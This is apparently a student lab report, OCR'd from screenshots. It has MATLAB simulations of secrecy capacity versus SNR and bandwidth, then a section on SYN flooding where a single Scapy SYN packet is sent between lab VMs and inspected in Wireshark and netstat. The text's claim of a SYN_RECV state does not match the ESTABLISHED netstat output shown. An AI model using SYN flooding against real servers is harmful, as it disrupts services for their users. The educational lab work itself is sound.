Editor - C:\Users\mukes\Documents\MATLAB\SecrecyCapacityLab\sec_cap_band.m

secrecy_capacity.m | sec_cap_band.m

```matlab
% Parameters
N = 10000;      % Number of channel realizations
SNR_Bob = 10;       % SNR for Bob in dB
SNR_Eve = 5;        % SNR for Eve in dB
B_range = [5e6, 10e6];      % bandwidth values: 5 MHz and 10 MHz

% Convert SNR from dB to linear scale
snr_bob_linear = 10^(SNR_Bob / 10);
snr_eve_linear = 10^(SNR_Eve / 10);


% Create a figure with two vertically stacked subplots
figure;

for i = 1:length(B_range)
    B = B_range(i);     % Current bandwidth in Hz

    % Generate Rayleigh fading channels
    h_bob = (randn(1, N) + 1i * randn(1, N)) / sqrt(2); % Bob's channel
    h_eve = (randn(1, N) + 1i * randn(1, N)) / sqrt(2); % Eve's channel

    % Calculate channel capacities
    C_B = B * log2(1 + snr_bob_linear * abs(h_bob).^2); % Capacity for Bob
    C_E = B * log2(1 + snr_eve_linear * abs(h_eve).^2); % Capacity for Eve

    % Calculate secrecy capacity
    C_s = max(C_B - C_E, 0);

    % Plot the secrecy capacity
    subplot(2, 1, i); % Two rows, one column
    plot(C_s, 'b', 'LineWidth', 1.5);
    xlabel('Channel Realization');
    ylabel('Secrecy Capacity (bits/s)');
    title(['Bandwidth = ', num2str(B / 1e6), ' MHz']);
    grid on;
end

sgtitle('Secrecy Capacity for 5 MHz and 10 MHz Bandwidths');

```

Command Window

Workspace

Name	Value
B	10000000
B_range	[5000000,100000...
C_B	1x10000 double
C_E	1x10000 double
C_s	1x10000 double
h_bob	1x10000 complex...
h_eve	1x10000 complex...
i	2
N	10000
SNR_Bob	10
snr_bob_linear	10
SNR_Eve	5
snr_eve_linear	3.1623


Figure 2
File Edit View Insert Tools Desktop Window Help
Secrecy Capacity for 5 MHz and 10 MHz Bandwidths
Bandwidth = 5 MHz
×10^7
Secrecy Capacity (bits/s)
Channel Realization
Bandwidth = 10 MHz
×10^7
Secrecy Capacity (bits/s)
Channel Realization

Figure 3.2[3]: Impact of increasing bandwidth on secrecy capacity

Increasing the bandwidth in a wireless communication system has a direct and significant impact on the secrecy capacity. According to Shannon's capacity formula, the capacity of a channel is proportional to its bandwidth. Therefore, when bandwidth is increased, both the capacities of the legitimate receiver (Bob) and the eavesdropper (Eve) rise.

However, if Bob's channel is inherently stronger than Eve's such as through better signal-to-noise ratio (SNR) or advantageous channel conditions the increase in bandwidth amplifies this difference, resulting in a higher secrecy capacity. This means that more secure information can be transmitted per second.

2b.



Editor - C:\Users\mukes\Documents\MATLAB\SecrecyCapacityLab\sec_cap_compare.m

sec_cap_compare.m

```matlab
% Parameters
N = 10000; % Number of channel realizations
B = 1e6;  % Bandwidth in Hz (1 MHz)

% Define specific SNR scenarios
SNR_Bob_values = [10, 20, 10];   % Bob's SNR for each case
SNR_Eve_values = [5, 5, 25];     % Eve's SNR for each case

titles = {
    'Bob = 10 dB, Eve = 5 dB'
    'Bob = 20 dB, Eve = 5 dB'
    'Bob = 10 dB, Eve = 25 dB'
};

% Create figure with 3 vertical subplots
figure;

for k = 1:3
    SNR_Bob = SNR_Bob_values(k);
    SNR_Eve = SNR_Eve_values(k);

    % Convert SNRs to linear scale
    snr_bob_linear = 10^(SNR_Bob / 10);
    snr_eve_linear = 10^(SNR_Eve / 10);

    % Generate Rayleigh fading channels
    h_bob = (randn(1, N) + 1i * randn(1, N)) / sqrt(2);
    h_eve = (randn(1, N) + 1i * randn(1, N)) / sqrt(2);

    % Calculate capacities
    C_B = B * log2(1 + snr_bob_linear * abs(h_bob).^2);
    C_E = B * log2(1 + snr_eve_linear * abs(h_eve).^2);

    % Calculate secrecy capacity
    C_s = max(C_B - C_E, 0);

    % Plot in subplot (3 rows, 1 column)
    subplot(3, 1, k);
    plot(C_s, 'LineWidth', 1.5);
    xlabel('Channel Realization');
    ylabel('Secrecy Capacity (bits/s)');
    title(titles{k});
    grid on;
end
```

Command Window

Workspace

Name	Value
B	1000000
C_B	1x10000 double
C_E	1x10000 double
C_s	1x10000 double
h_bob	1x10000 complex...
h_eve	1x10000 complex...
k	3
N	10000
SNR_Bob	10
snr_bob_linear	10
SNR_Bob_val...	[10,20,10]
SNR_Eve	25
snr_eve_linear	316.2278
SNR_Eve_valu...	[5,5,25]
titles	3x1 cell

Figure 3.2[4]: Compare different SNR values of Bob and Eve

The secrecy capacity of a wireless communication system is influenced by the signal-to-noise ratio (SNR) at the legitimate receiver (Bob) and the eavesdropper (Eve). The behaviour of secrecy capacity under different SNR conditions can be described as follows:


Case 1: SNR of Bob is greater than SNR of Eve

In this case, Bob has a stronger and more reliable communication channel compared to Eve. As a result, the capacity of Bob's channel exceeds that of Eve's, leading to a positive secrecy capacity. This means that secure communication is possible, and the higher the gap between Bob's and Eve's SNRs, the more secure information can be transmitted.

Case 2: SNR of Eve is greater than SNR of Bob

Here, Eve has a better channel than Bob. This results in Eve being able to potentially decode more information than Bob. Consequently, the secrecy capacity becomes zero, meaning secure communication is not possible. Any confidential data transmitted under this condition is at risk of being intercepted by Eve.

2c.


Editor - C:\Users\mukes\Documents\MATLAB\SecrecyCapacityLab\sec_cap_mesh.m

secrecy_capacity.m | untitled2 * | untitled3 * | sec_cap_mesh.m

```matlab
% Parameters
N = 10000; % Number of channel realizations
SNR_Bob_range = 0:2:20;  % SNR for Bob in dB
B_range = [1e6, 3e6, 5e6, 7e6, 10e6];  % Bandwidth in Hz

SNR_Eve = 5; % Fixed SNR for Eve in dB
snr_eve_linear = 10^(SNR_Eve / 10);  % Linear scale

% Preallocate secrecy capacity matrix
secrecy_capacity = zeros(length(B_range), length(SNR_Bob_range));

% Loop over bandwidths and SNR values
for i = 1:length(B_range)
    B = B_range(i);  % Current bandwidth

    for j = 1:length(SNR_Bob_range)
        SNR_Bob = SNR_Bob_range(j);  % Current SNR for Bob
        snr_bob_linear = 10^(SNR_Bob / 10);  % Convert to linear scale

        % Generate Rayleigh fading channels
        h_bob = (randn(1, N) + 1i * randn(1, N)) / sqrt(2);
        h_eve = (randn(1, N) + 1i * randn(1, N)) / sqrt(2);

        % Calculate channel capacities
        C_B = B * log2(1 + snr_bob_linear * abs(h_bob).^2);
        C_E = B * log2(1 + snr_eve_linear * abs(h_eve).^2);

        % Average secrecy capacity
        C_s = max(C_B - C_E, 0);
        secrecy_capacity(i, j) = mean(C_s);  % Save the average
    end
end

% Create 3D mesh plot
figure;
[X, Y] = meshgrid(SNR_Bob_range, B_range / 1e6);  % MHz for B axis
mesh(X, Y, secrecy_capacity);
xlabel('SNR for Bob (dB)');
ylabel('Bandwidth (MHz)');
zlabel('Avg Secrecy Capacity (bits/s)');
title('Secrecy Capacity vs. SNR and Bandwidth');
grid on;
```

Command Window

Workspace

Name ▲	Value
B	10000000
B_range	[1000000,300000...
C_B	1x10000 double
C_E	1x10000 double
C_s	1x10000 double
h_bob	1x10000 complex...
h_eve	1x10000 complex...
i	5
j	11
N	10000
secrecy_capac...	5x11 double
SNR_Bob	20
snr_bob_linear	100
SNR_Bob_ran...	1x11 double
SNR_Eve	5
snr_eve_linear	3.1623
X	5x11 double
Y	5x11 double

Figure 2
File Edit View Insert Tools Desktop Window Help
Secrecy Capacity vs. SNR and Bandwidth
$\times 10^7$
5
4
3
2
1
0
Avg Secrecy Capacity (bits/s)
10
5
0
Bandwidth (MHz)
0
5
10
15
20
SNR for Bob (dB)

Figure 3.2[5]: 3D mesh plot

Simulated a 3D mesh plot in MATLAB to analyse how secrecy capacity changes with varying SNR values for Bob and different bandwidths. By looping over multiple SNR and bandwidth values, we calculated the average secrecy capacity based on Rayleigh fading channels and visualized the results. The plot showed that increasing either SNR or bandwidth leads to higher secrecy capacity, enhancing the system's ability to transmit secure information.

4. SYN Flooding Attack

1


This task involved creating and sending a TCP SYN packet using Scapy to demonstrate how a TCP handshake begins. Two virtual machines were used one as the attacker and one as the target server connected through a shared network (NAT in virtual box).

In Scapy, the packet was crafted by setting the IP layer to the target's IP address and the TCP layer with a random source port and sequence number. The SYN flag was used to indicate the start of a connection. The packet was sent to port 22, which is commonly used for SSH.

On the victim machine, Wireshark confirmed that the SYN packet had arrived, and netstat showed a SYN_RECV state, meaning the server was holding the connection open, expecting a response.

This experiment illustrated how a simple SYN packet can affect server behavior, forming the basis for SYN flooding attacks. It also highlighted the need for security features that protect against such exploits.

Virtual Box	IP address	MAC address
Attacker (Eve)	10.0.2.15	fe80::52ce:acc1:8660:997
Target Server (Alice)	10.0.2.5	fe80::96f2:d2e7:c667:4823



EVE (Snapshot 3) [Running] - Oracle VirtualBox
Activities
Wireshark
Apr 23 07:05
seed@VM: ~
Capturing from enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Alice [Running] - Oracle VirtualBox
Terminal
code.txt
Right Ctrl

```
Welcome to Scapy
Version 2.4.4

>>> ip = IP(dst="10.
>>> tcp = TCP(sport=
>>> pkt = ip/tcp
>>> send(pkt)
.
Sent 1 packets.
>>>
```

```
tcp.port == 22
No. Time          Source     Destination Protocol Length Info
 1 0.000000000   10.0.2.15  10.0.2.5    TCP   74 54358 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_P
 2 0.001276026   10.0.2.5   10.0.2.15   TCP   74 22 → 54358 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=
 3 0.001365748   10.0.2.15  10.0.2.5    TCP   66 54358 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=77
 4 0.017270588   10.0.2.5   10.0.2.15   SSH  108 Server: Protocol (SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu
 5 0.017412339   10.0.2.15  10.0.2.5    TCP   66 54358 → 22 [ACK] Seq=1 Ack=43 Win=64256 Len=0 TSval=77
12 12.441575447  10.0.2.15  10.0.2.5    TCP   54 52056 → 22 [SYN] Seq=0 Win=8192 Len=0
13 12.443014911  10.0.2.5   10.0.2.15   TCP   60 22 → 52056 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=
14 12.443078917  10.0.2.15  10.0.2.5    TCP   54 52056 → 22 [RST] Seq=1 Win=0 Len=0

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_fa:a1:cf (08:00:27:fa:a1:cf), Dst: PcsCompu_cf:b0:7d (08:00:27:cf:b0:7d)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.5
Transmission Control Protocol, Src Port: 54358, Dst Port: 22, Seq: 0, Len: 0
    Source Port: 54358
    Destination Port: 22
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 0    (relative sequence number)
    Sequence number (raw): 2018035244
    [Next sequence number: 1    (relative sequence number)]
    Acknowledgment number: 0
    Acknowledgment number (raw): 0
    1010 .... = Header Length: 40 bytes (10)

0000  08 00 27 cf b0 7d 08 00  27 fa a1 cf 08 00 45 00
0010  00 3c 2d fe 40 00 40 06  f4 aa 0a 00 02 0f 0a 00
0020  02 05 d4 56 00 16 78 48  c6 2c 00 00 00 00 a0 02
0030  fa f0 18 42 00 00 02 04  05 b4 04 02 08 0a 2e 36
0040  1e b9 00 00 00 00 01 03  03 07

enp0s3: <live capture in progress>     Packets: 14 · Displayed: 8 (57.1%)     Profile: Default
```

```
[04/23/25]seed@VM:~$ netstat -nt
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.5:22             10.0.2.15:54358         ESTABLISHED
[04/23/25]seed@VM:~$
```

Figure 4.1[1]: attacker and Victim VM's


Capturing from enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
tcp.port == 22

No.  Time          Source      Destination  Protocol Length Info
   1 0.000000000   10.0.2.15   10.0.2.5     TCP        74 54358 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_P
   2 0.001276026   10.0.2.5    10.0.2.15    TCP        74 22 → 54358 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=
   3 0.001365748   10.0.2.15   10.0.2.5     TCP        66 54358 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=775
   4 0.017270588   10.0.2.5    10.0.2.15    SSH       108 Server: Protocol (SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu
   5 0.017412339   10.0.2.15   10.0.2.5     TCP        66 54358 → 22 [ACK] Seq=1 Ack=43 Win=64256 Len=0 TSval=77
  12 12.441575447  10.0.2.15   10.0.2.5     TCP        54 52056 → 22 [SYN] Seq=0 Win=8192 Len=0
  13 12.443014911  10.0.2.5    10.0.2.15    TCP        60 22 → 52056 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=
  14 12.443070917  10.0.2.15   10.0.2.5     TCP        54 52056 → 22 [RST] Seq=1 Win=0 Len=0

▸ Frame 14: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_fa:a1:cf (08:00:27:fa:a1:cf), Dst: PcsCompu_cf:b0:7d (08:00:27:cf:b0:7d)
▸ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.5
▾ Transmission Control Protocol, Src Port: 52056, Dst Port: 22, Seq: 1, Len: 0
    Source Port: 52056
    Destination Port: 22
    [Stream index: 1]
    [TCP Segment Len: 0]
    Sequence number: 1    (relative sequence number)
    Sequence number (raw): 1401908083
    [Next sequence number: 1    (relative sequence number)]
    Acknowledgment number: 0
    Acknowledgment number (raw): 0
    0101 .... = Header Length: 20 bytes (5)

0000  08 00 27 cf b0 7d 08 00  27 fa a1 cf 08 00 45 00   ··'··}·· '·····E·
0010  00 28 00 00 40 00 40 06  22 bd 0a 00 02 0f 0a 00   ·(··@·@· "·······
0020  02 05 cb 58 00 16 53 8f  6b 73 00 00 00 00 50 04   ···X··S· ks····P·
0030  00 00 0d 5c 00 00                                  ···\··

This shows the raw value of the acknowledgment number (tcp.ack_raw), 4 bytes    Packets: 14 · Displayed: 8 (57.1%)    Profile: Default
```

Figure 4.1[2]: Wireshark nc connection and Scapy packet send

Since Scapy sends a raw SYN packet without maintaining connection state, the operating system treats the victim’s SYN-ACK response as unexpected. As a result, it replies with a TCP RST (reset) to terminate what it sees as an unsolicited connection attempt.

